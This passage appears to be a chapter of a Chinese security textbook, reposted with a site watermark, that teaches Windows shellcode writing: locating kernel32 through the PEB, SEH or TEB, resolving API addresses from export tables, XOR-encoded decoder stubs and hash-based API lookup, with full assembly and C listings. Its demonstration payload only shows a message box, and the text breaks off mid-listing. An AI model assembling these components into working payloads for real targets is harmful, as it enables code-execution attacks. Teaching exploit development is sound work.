首先来看 main 函数中的四条语句。第二句是要求 Windows 将 msvcrt.dll 动态链接库装入程序进程空间，这和我们的溢出原理关系不大。这里主要看其他的三条语句。第一条语句定义了一个局部指针变量，通过对这个变量的操作（第三条语句），我们可以很容易地得到 main 函数返回地址的存放位置。这样，通过第四条语句将 main 函数返回地址改写，就可以使得程序在运行完 main 函数以后，跳转到我们指定的地方。这里直接使用 Shellcode 的地址来覆盖返回地址，所以程序会跳转到 Shellcode 的首地址处继续执行。毫无疑问，弹出一个 Windows Shell 窗口的秘密就隐藏在这段难以读懂的 Shellcode 里面。请跟着本章的解释，一步一步地进入到 Shellcode 的神秘世界中。

5.2 Shellcode 相关技术

Shellcode 这个概念是随着缓冲区溢出而产生的。Shellcode 从概念上来说是一段用来攻击软件 Bug 的可重定向的机器码，之所以被叫做 Shellcode 是因为在早期这一小段机器码都用于启动一个命令行的 Shell 以便控制肉鸡，但是后来由于 Shellcode 并不仅仅用于得到一个 Shell，还能完成很多其他的功能，例如：下载并执行木马、添加一个用户等，所以有人觉得 Shellcode 这个名词的范围有点小，但是其他的名词也得不到大众的普遍认可。

Shellcode 是存在于一个进程内存中的一段代码，在攻击者通过栈溢出、堆溢出、或格式化字符串等漏洞获得执行权以后用来完成某一特定的功能，获得执行权的方法随着系统架构的不同而有所不同，在我们所熟悉的 Windows 系统下，通常是通过覆盖栈中的返回地址或异常处理例程的地址来获得 EIP 的控制权的。关于缓冲区溢出，笔者在第 4 章中已详细介绍。

Windows 系统服务调用是存在于 Windows 系统中的一个关键接口，常常称为 System Call、Sysem Service Call 或 System Service Dispatching 等，在此我们就权宜称之为 Windows 系统服务调用，它提供了操作系统环境由用户态切换到内核态的功能。Windows 操作系统同时是一个很大的服务中心，调用其中的各种服务可以帮助应用程序达到开启视窗、描绘图形、使用周边设备等目的。由于这些函数服务的对象是应用程序，所以称之为 Application Programming Interface，简称 API 函数。Shellcode 想要完成某一特定功能，主要还是利用 Windows 的 API 接口、调用一些函数来完成的，而且是调用 Ring3 下的 API。如果直接调用 Native API 就比较烦琐，但是在利用一些驱动程序的漏洞时，就不得不和 Native API 打交道了。这儿笔者假设读者具有 Windows API 编程的基础。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

笔者为了说明 Shellcode 是如何写出来的，就以一个最简单的 Shellcode 作为例子，这个 Shellcode 的功能非常简单，就是弹出一个对话框，调用的 API 函数只有一个:MessageBox。

在 MSDN 能查到函数的声明：

```
Int MessageBox(
    HWND hWnd,
    LPCTSTR lpText,
    LPCTSTR lpCaption,
    UINT uType
);
```

如果用 C 语言来完成，代码可能只有短短的数行：

```
#include <windows.h>
int  WINAPI WinMain(
HINSTANCE hInstance,
HINSTANCE hPrevInstance,
LPSTR lpCmdLine,
int nCmdShow)
{
MessageBox(NULL,"gyzy","gyzy",0);
Return 0;
}
```

5.2.1　获取 Kernel32 基址

Shellcode 运行环境和病毒在某些方面是类似的，由于系统不同，API 的地址也不尽相同。因此，要想让 Shellcode 在不同的 Windows 下运行就必须解决 API 的定位问题。API 定位的关键是了解 Windows DLL 映像文件格式，即 PE 文件格式，然后通过搜索函数的 Export 表获取 API 地址。Kernel32 是最基本的 DLL，实现任何功能都将用到其导出的函数，定位 kernel32 基址的方法有暴力搜索法、从进程 PEB 中获取和遍历 SEH 链法。通过这三种方法能够获得 Kernel32 的基址。但是有时候，为了实现某些功能，例如通过 socket 对外连接，就会用到一些 socket 函数，这些函数并不是由 kernel32 导出的，甚至导出该函数的 DLL 没有被加载到内存中，所幸的是 kernel32 提供了 LoadLibrary 和 GetProcAddress 这两个函数来解决定位 API 地址的问题。获得 Kernel32 的方法主要有以下三种。

1．通过 PEB 获得：PEB（Process Environment Block）——进程环境块，存放进程信息，每个进程都有自己的 PEB 信息。PEB 在每个进程中都能通过 fs:[0x30]找到，其中有一个双向链表记录了进程空间已加载模块的信息，有趣的是 kernel32.dll 在这个链表中总是排在第 2，于是通过遍历这个链表，我们就能找到 kernel32 的基址，代码如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
find_kernel32:
push esi
xor eax, eax
mov eax, fs:[eax+0x30]
test eax, eax
js find_kernel32_9x
find_kernel32_nt:
mov eax, [eax + 0x0c]
mov esi, [eax + 0x1c]
lodsd
mov eax, [eax + 0x8]
jmp find_kernel32_finished
find_kernel32_9x:
mov eax, [eax + 0x34]
lea eax, [eax + 0x7c]
mov eax, [eax + 0x3c]
find_kernel32_finished:
pop esi
Ret
```

2. 通过 SEH 获得：这个方法的可靠性仅次于通过 PEB 获得的方式，能通过这种方法获得 kernel32 基址的理论依据是，默认的异常处理函数 Unhandled Exception Handler 是在 kernel32 的空间中的，在 Win9x 和 NT 中，SEH 链的顶端都能通过 fs:[0]来获得；这样遍历整个 SEH 链以后得到的最后一个异常处理函数地址就是在 kernel32 空间里面的，然后通过 64KB 对齐方式向上查找 MZ 这个标记。如果找到匹配的结果，就可以认为找到了 kernel32 的加载基址，示例代码如下：

```
find_kernel32:
push esi
push ecx
xor ecx, ecx
mov esi, fs:[ecx]
not ecx
find_kernel32_seh_loop:
lodsd
mov esi, eax
cmp [eax], ecx
jne find_kernel32_seh_loop
find_kernel32_seh_loop_done:
mov eax, [eax + 0x04]
find_kernel32_base:
find_kernel32_base_loop:
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
dec eax
xor ax, ax
cmp word ptr [eax], 0x5a4d
jne find_kernel32_base_loop
find_kernel32_base_finished:
pop ecx
pop esi
Ret
```

3. 通过 TOP Stack 获得：这个方法仅仅对 Windows NT 以后的版本有效，每个正在执行的线程都有一个存放线程信息的线程环境块（TEB），TEB 可以通过 fs:[0x18]来获得，在 TEB 中存放着一个栈顶信息的指针，离栈顶 0x1C 字节处的指针指向 Kernel32 的空间，然后可以通过遍历 Kernel32 的空间来匹配它的加载基址，示例代码如下：

```
find_kernel32:
push esi
xor esi, esi
mov esi, fs:[esi + 0x18]
lodsd
lodsd
mov eax, [eax - 0x1c]
find_kernel32_base:
find_kernel32_base_loop:
dec eax
xor ax, ax
cmp word ptr [eax], 0x5a4d
jne find_kernel32_base_loop
find_kernel32_base_finished:
pop esi
Ret
```

5.2.2　Shellcode 的重定位

另外，在绝大多数环境下都不允许 Shellcode 出现\x00，而这在 Shellcode 又是几乎不可避免的，这就需要对 Shellcode 进行 xor 编码，而且解码头也不允许出现\x00。这就需要一点汇编上的技巧，即尽量使用不含\x00 字节的指令。我们将 Shellcode 分成两部分：解码头+xor 编码后的 sc。在 Shellcode 获得执行权以后，需要通过重定位获得需要解码的 sc 的地址，其中利用了 call 指令的特性：call 指令会将下一条指令的地址入栈，因此如下代码中的 eax 将包含 xor 编码后的 Shellcode 地址：

```
    Jmp relocate
Start:
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        pop eax
    relocate:
        Call start
        .......
        Xor 编码后的 sc
```

同样，这个小技巧还得用在主 Shellcode 上，在分析 PE 文件以及后续指令时需要大量的参数，例如：要获取的 API 函数的名称等，假如将这些参数放在主 Shellcode 中间，不但使指令比较混乱，而且将大大增加 Shellcode 的长度，所以我们可以将需要用到的参数通通跟在主 Shellcode 的尾巴上。这样通过重定位便得到这些参数的指针，每次使用参数都需要处理一个指针，用完以后可以向后移动，非常方便。

5.2.3 Shellcode 的提取

还有一个问题就是在我们编写完 Shellcode 之后，如何把它变成\xCC\xCC 这种形式的机器码？可以借助于我们的 C 语言编译器，无论是 VC 还是其他的编译器均可，笔者以 VC 作为例子，我们所编写的 Shellcode 可以放在一个函数中：

```
void shellcode()
{
    __asm __emit 0x90
    __asm __emit 0x90
    //存放 Shellcode 的汇编源码
    __asm __emit 0x90
    __asm __emit 0x90
}
```

这样，我们只需要寻找匹配的 0x90 字节，然后把其中编译器已经为我们编译好的 Shellcode 复制到变量中，加以格式化后输出即可。

5.2.4 获得 API 函数地址

在获得 Kernel32 的基址以后，下一步就是根据 PE 文件结构获得导出表来获得 API 的地址，由于 MessageBox 是由 user32.dll 导出的，因此我们必须从 Kernel32 得到以下 API 的地址：GetProcAddress、LoadLibraryA 和 ExitProcess。在通过 LoadLibraryA 得到 user32 的句柄以后，再调用一次 GetProcAddress 得到 MessageBoxA 的地址，然后调用函数完成 Shellcode 功能之后退出当前进程。

以下的汇编代码是由 Kernel32 的基址得到 kernel32 的导出表，再查找 GetProcAddress 的地址得出的：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        // ========== 定位 GetProcAddress 的地址 ==========
        //
        // 输入:
        // eax => kernel32.dll 起始地址
        // edx => 指令表起始地址
        //
        // 输出:
        // ebx => kernel32.dll 起始地址
        // eax => GetProcAddress 地址
        // edx => 指令表起始地址

        mov     ebx,eax         // 取 kernel32.dll 的起始地址 DLL Base Address
        mov     esi,dword ptr [ebx+3Ch]    // esi = PE header offset
        mov     esi,dword ptr [esi+ebx+78h]
        add     esi,ebx         // esi = exports directory table
        mov     edi,dword ptr [esi+20h]
        add     edi,ebx         // edi = name pointers table
        mov     ecx,dword ptr [esi+14h]    // ecx = number of  name pointers
        xor     ebp,ebp
        push    esi
search_GetProcAddress:
        push    edi
        push    ecx
        mov     edi,dword ptr [edi]
        add     edi,ebx             // 把输出函数名表起始地址存入 edi
        mov     esi,edx             // 指令表起始地址存入 esi
        //mov     ecx,0Eh           // 函数 getprocAddress 长度为 0Eh
        push    0xE
        pop     ecx
        repe cmps   byte ptr [esi],byte ptr [edi]
        je      search_GetProcAddress_ok

        pop     ecx
        pop     edi
        add     edi,4
        inc     ebp
        loop    search_GetProcAddress

search_GetProcAddress_ok:
        pop     ecx
        pop     edi
        pop     esi
        mov     ecx,ebp
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        mov     eax,dword ptr [esi+0x24]
        add     eax,ebx
        shl     ecx,1
        add     eax,ecx
        xor     ecx,ecx
        mov     cx,word ptr [eax]
        mov     eax,dword ptr [esi+0x1C]
        add     eax,ebx
        shl     ecx,2
        add     eax,ecx
        mov     eax,dword ptr [eax]
        add     eax,ebx
```

然后由 GerProcAddress 函数得到其他 API 函数的地址：

```
        // ============ 解决 api 地址的函数 ============
        //
        // 输入参数:
        // ecx 函数个数
        // edx GetProcAddress 地址
        // ebx 输出函数的 dll 起始地址
        // esi 函数名表起始地址
        // edi 保存函数地址的起始地址

locator_api_addr:

locator_space:
        xor     eax,eax
        lodsb
        test    eax,eax             // 寻找函数名之间的空格 x00
        jne     locator_space
        push    ecx
        push    edx
        push    esi                 // 函数名
        push    ebx                 // 输出函数的 dll 起始地址
        call    edx
        pop     edx
        pop     ecx
        stos    dword ptr [edi]
        loop    locator_space
        xor     eax,eax
      Ret
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5.3　Shellcode 的编码

5.3.1　Shellcode 的 Xor 编码

Xor 编码的思路是将 Shellcode 分成两部分：

```
|                          |
|      解码头部            |
----------------------------
|      编码后的            |
|      ShellCode           |
```

对 Shellcode 的 xor 加密则由程序完成，Shellcode 负责解码并执行，完整的 Shellcode 代码如下：

```
#include <windows.h>
#include <stdio.h>

#define    FNENDLONG    0x08
#define    nop          0x90

unsigned char sc[0x1000];
unsigned char buff[]=
     "GetProcAddress""\x0"
     "ExitProcess""\x0"          // [edi-0x0c]
     "LoadLibraryA""\x0"         // [edi-0x08]
     "user32""\x0"
     "MessageBoxA""\x0";         // [edi-0x04]

DWORD   addr;
void    shellcode();
void    printsc(unsigned char *sc, int len);


void main()
{
     unsigned   char   temp;
     unsigned   char   *shellcodefnadd, *start;
     int        k;
     char     *fnendstr   =   "\x90\x90\x90\x90\x90\x90\x90\x90\x90";
     int     all, i;

     memset(sc, 0, sizeof(sc));
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
// 定位 shellcodefnlock 的汇编代码
shellcodefnadd = (unsigned char*)shellcode;
temp = *shellcodefnadd;
if(temp == 0xe9)
{
     ++shellcodefnadd;
     k=*(int *)shellcodefnadd;
     shellcodefnadd+=k;
     shellcodefnadd+=4;
}

// 定位 shellcode 的起始地址
for(k=0; k <= 0x500; ++k)
{
     if(memcmp(shellcodefnadd+k, fnendstr, FNENDLONG)==0) break;
}

// shellcodefnadd+k+8 是得到的 shellcodefnlock 汇编代码地址
start = shellcodefnadd+k+8;

// 定位 shellcode 长度
for(k=0; k <= 0x500; ++k)
{
     if(memcmp(start+k, fnendstr, FNENDLONG) == 0) break;
}

// printf("%xn", htons(port));

all = k + sizeof(buff)-1 ;
printf("%d + %d = %d\n", k, sizeof(buff)-1,  all);

i = k-23+sizeof(buff)-1;

printf("解包大小: %d + %d = %d = %X\n", k-23, sizeof(buff)-1, i, i);

memcpy(sc, start, k);
memcpy(&sc[k], buff, sizeof(buff)-1);

addr = (DWORD)&sc;

memcpy(sc+8, &i, 2);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    // ================== print ======================
    // decode 长度为 23 字节
    printsc (sc, 23);

    // xor
    for(i=23; i < k+sizeof(buff)-1; i++)
    {
        sc[i] ^= 0x99;
    }

    printsc(sc+23, k-23);
    printsc(sc + k,  sizeof(buff)-1);

    __asm
    {
        jmp    addr
    }

    return;
}


void printsc(unsigned char *sc, int len)
{
    int   l;
    // 打印 普通 shellcode
    for(l = 0; l < len; l++)
    {
        if(l == 0) printf("\"");
        if((l%16 == 0) && (l != 0))printf("\"\n\"");

        printf("\\x%.2X", sc[l]);

        if(l == len-1) printf("\"");
    }
    printf("\n\n");
}

void shellcode()
{
    __asm
    {
        __emit nop
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        __emit nop
        __emit nop
        __emit nop
        __emit nop
        __emit nop
        __emit nop
        __emit nop
    }

    __asm
    {
        /* ---------------------解码开始---------------------- */
        jmp     decode_end

decode_start:

        pop     edx                 // 得到解码开始位置 esp -> edx
        dec     edx
        xor     ecx,ecx
        mov     cx,0x13D            // 要解码的长度

decode_loop:

        xor     byte ptr [edx+ecx], 0x99
        loop    decode_loop
        jmp     decode_ok

decode_end:

        call    decode_start

decode_ok:
    /*---------------------解码结束---------------------- */
        jmp     end
start:
        pop     edx                 // 指令表起始地址存放在 esp -> edx
        // ===== 从 PEB 中取得 KERNEL32.DLL 的起始地址 =====
        // 输入:
        // edx => 指令表起始地址 (不需要)
        // 输出:
        // eax => kernel32.dll 起始地址
        // edx => 指令表起始地址
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        mov     eax, fs:0x30          // PEB
        mov     eax, [eax + 0x0c]     // PROCESS_MODULE_INFO
        mov     esi, [eax + 0x1c]     // InInitOrder.flink
        lodsd
        mov     eax,[eax+8]



        // ========== 定位 GetProcAddress 的地址 ==========
        //
        // 输入:
        // eax => kernel32.dll 起始地址
        // edx => 指令表起始地址
        //
        // 输出:
        // ebx => kernel32.dll 起始地址
        // eax => GetProcAddress 地址
        // edx => 指令表起始地址

        mov      ebx,eax        // 取 kernel32.dll 的起始地址 DLL Base Address
        mov      esi,dword ptr [ebx+3Ch]   // esi = PE header offset
        mov      esi,dword ptr [esi+ebx+78h]
        add      esi,ebx        // esi = exports directory table
        mov      edi,dword ptr [esi+20h]
        add      edi,ebx        // edi = name pointers table
        mov      ecx,dword ptr [esi+14h]   // ecx = number of  name pointers
        xor      ebp,ebp
        push     esi


search_GetProcAddress:
        push     edi
        push     ecx
        mov      edi,dword ptr [edi]
        add      edi,ebx              // 把输出函数名表起始地址存入 edi
        mov      esi,edx              // 指令表起始地址存入 esi
        //mov      ecx,0Eh            // 函数 getprocAddress 长度为 0Eh
        push     0xE
        pop      ecx
        repe cmps   byte ptr [esi],byte ptr [edi]
        je       search_GetProcAddress_ok

        pop      ecx
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        pop     edi
        add     edi,4
        inc     ebp
        loop    search_GetProcAddress

search_GetProcAddress_ok:
        pop     ecx
        pop     edi
        pop     esi
        mov     ecx,ebp
        mov     eax,dword ptr [esi+0x24]
        add     eax,ebx
        shl     ecx,1
        add     eax,ecx
        xor     ecx,ecx
        mov     cx,word ptr [eax]
        mov     eax,dword ptr [esi+0x1C]
        add     eax,ebx
        shl     ecx,2
        add     eax,ecx
        mov     eax,dword ptr [eax]
        add     eax,ebx

        // ============ 调用函数解决 api 地址 ============
        //
        // 输入:
        // ebx =>kernel32.dll 起始地址
        // eax =>GetProcAddress 地址
        // edx =>指令表起始地址
        //
        // 输出:
        // edi =>函数地址 base addr
        // esi =>指令表当前位置
        // edx =>GetProcAddress 地址

        mov     edi,edx
        mov     esi,edi
        add     esi,0xE             // 0xE 跳过 1 个字符串"GetProcAddress"
        // ============ 解决 kernel32.dll 中的函数地址 ============
        mov     edx,eax             // 把 GetProcAddress 地址存放在 edx
        //mov     ecx,0x5           // 需要解决的函数地址的个数
        push    0x2
        pop     ecx
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
call   locator_api_addr

// ============ 加载 urlmon.dll ============
add    esi,0xd                 // 0xd 即"LoadLibraryA"字符串的长度,
                               // 硬编码可以节省两个字节
push   edx                     // edx 是 GetProcAddress 地址
push   esi                     // 字符"user32"地址
call   dword ptr [edi-4]       // LoadLibraryA

// ============ 解决函数地址 ============
pop    edx
mov    ebx,eax                 // 将 user32.dll 起始地址存放在 ebx
push   0x1
pop    ecx                     // 函数个数 <-这种方式省两个字节
call   locator_api_addr

// 取得一些空间存放参数
sub esp, 0x20
mov ebx, esp

//MessageBox 的参数
mov dword ptr [ebx], 0x797a7967          // "yzyg"
mov dword ptr [ebx+0x4], 0x00000000      // "00"

push 0
push ebx
push ebx
push 0
call [edi-0x4]                     //MessageBoxA

// ExitProcess
push   eax
call   dword ptr [edi-0x0c]        // ExitProcess

// ============ 解决 api 地址的函数 ============
//
// 输入参数:
// ecx 函数个数
// edx GetProcAddress 地址
// ebx 输出函数的 dll 起始地址
// esi 函数名表起始地址
// edi 保存函数地址的起始地址
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
locator_api_addr:

locator_space:
        xor    eax,eax
        lodsb
        test   eax,eax              // 寻找函数名之间的空格 x00
        jne    locator_space

        push   ecx
        push   edx
        push   esi                  // 函数名
        push   ebx                  // 输出函数的 dll 起始地址
        call   edx
        pop    edx
        pop    ecx
        stos   dword ptr [edi]
        loop   locator_space
        xor    eax,eax
        ret
        // ================== 结束调用 ====================
end:
        call   start
    }

    __asm
    {
        __emit nop
        __emit nop
        __emit nop
        __emit nop
        __emit nop
        __emit nop
        __emit nop
        __emit nop
    }

    return;
}
```

至此，编写一个 Shellcode 所需的技术都已经介绍过了，读者可以参考上述完整的 Shellcode 代码，成功执行如图 5.1 所示的 Shellcode。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 5.1　Shellcode 成功执行

字符串副本遇到\x00 字符会被截断，因此需要对 Shellcode 进行编码。可是编码了以后又带来了新的问题，即增加 Shellcode 的长度；而有的漏洞对 Shellcode 的长度有很苛刻的要求，因此能尽可能地缩短 Shellcode 的长度是很有必要的。解码头是相对固定的部分，几乎没有精简的余地，所以只能在 Shellcode 上做文章，在等价的情况下尽量采用长度比较短的指令，例如：mov eax,0(B8 00 00 00 00)可以用 xor eax,eax(33 C0)来代替，前者长度有 5 个字节，而后者只有 2 字节。有时候 API 需要压入很多的 0，如果压入的是两个 0，可以有两种方案：

```
push 0  6A 00
push 0  6A 00
```

以及

```
xor eax,eax     33 C9
push eax        50
push eax        50
```

可见在需要两个参数的时候，两者的长度是等价的，如果需要更多的 NULL 参数，显然后者将更节省空间。

另外一种可以压缩 Shellcode 的技术是采用 Hash 算法。由于上述 Shellcode 程序需要字符串作为参数获得其 API 函数的地址，而这些字符串长短不一，大部分名称都是大于 4 字节的。如果采用一种 Hash 算法获得所需 API 的散列值，然后在 Shellcode 执行的时候根据散列值来匹配所需的 API，那么也将大大减小 Shellcode 的长度，如图 5.2 所示。

采用的 Hash 算法必须具有唯一性，即由同一个 DLL 导出的所有函数名称得出的散列值必须是唯一的，例如：kernel32 导出的 WinExec 和 CreateFileA 得到的散列值必须不同，否则 Shellcode 无法判断你究竟需要哪个函数，而只会得到 CreateFileA 的函数地址，因为其在导出表的顺序排在 WinExec 之前。这样，难免就会使 Shellcode 出现一些难以发现的错误。另外一个要求就是散列值必须简短，否则就失去了采用 Hash 算法的初衷。所幸的是，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

安全界的高手已经得出了如下的算法：




图 5.2　在内存中解密后的 Shellcode 包含字符串参数信息

```
unsigned long hash(unsigned char *c)
{
    unsigned long h=0;
    while(*c)
    {
        h = ( ( h << 25 ) | ( h >> 7 ) ) + *c++;
    }
    return h;
}
```

该算法将函数名称的逐字节相加，每加一次进行一定的移位运算，据实验表明，还没有发现过有重复散列值出现的情况。采用 Hash 算法的完整 Shellcode 程序如下所示：

```
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

#pragma warning(disable:4018)


unsigned char sh_Buff[1024];
unsigned int  sh_Len;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
unsigned int  Enc_key=0x99;

unsigned char decode1[] =
/*
00401004   . /EB 0E        JMP SHORT encode.00401014
00401006   $ |5B           POP EBX
00401007   . |4B           DEC EBX
00401008   . |33C9         XOR ECX,ECX
0040100A   . |B1 FF        MOV CL,0FF
0040100C   > |80340B 99     XOR BYTE PTR DS:[EBX+ECX],99
00401010   .^|E2 FA         LOOPD SHORT encode.0040100C
00401012   . |EB 05         JMP SHORT encode.00401019
00401014   > \E8 EDFFFFFF   CALL encode.00401006
*/
"\xEB\x0E\x5B\x4B\x33\xC9\xB1"
"\xFF"          // shellcode size
"\x80\x34\x0B"
"\x99"          // xor byte
"\xE2\xFA\xEB\x05\xE8\xED\xFF\xFF\xFF";

unsigned
char decode2[] =
/* ripped from eyas
00406030   /EB 10          JMP SHORT 00406042
00406032   |5B             POP EBX
00406033   |4B             DEC EBX
00406034   |33C9           XOR ECX,ECX
00406036   |66:B9 6601      MOV CX,166
0040603A   |80340B 99       XOR BYTE PTR DS:[EBX+ECX],99
0040603E   ^|E2 FA          LOOPD SHORT 0040603A
00406040   |EB 05          JMP SHORT 00406047
00406042   \E8 EBFFFFFF     CALL 00406032
*/
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9"
"\x66\x01"      // shellcode size
"\x80\x34\x0B"
"\x99"          // xor byte
"\xE2\xFA\xEB\x05\xE8\xEB\xFF\xFF\xFF";

// kernel32.dll functions index
#define _LoadLibraryA           0x00
#define _TerminateProcess       0x04
//Psapi.dll  functions index
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
#define _MessageBoxA            0x8


// functions number
#define _Knums                  2
#define _Unums                  1

// Need functions
unsigned char functions[100][128] =
{
    // kernel32
    {"LoadLibraryA"},       // [esi]
    {"TerminateProcess"},   // [esi+4]
    // user32
    {"MessageBoxA"}, // [esi+0x8]
    {""},
};

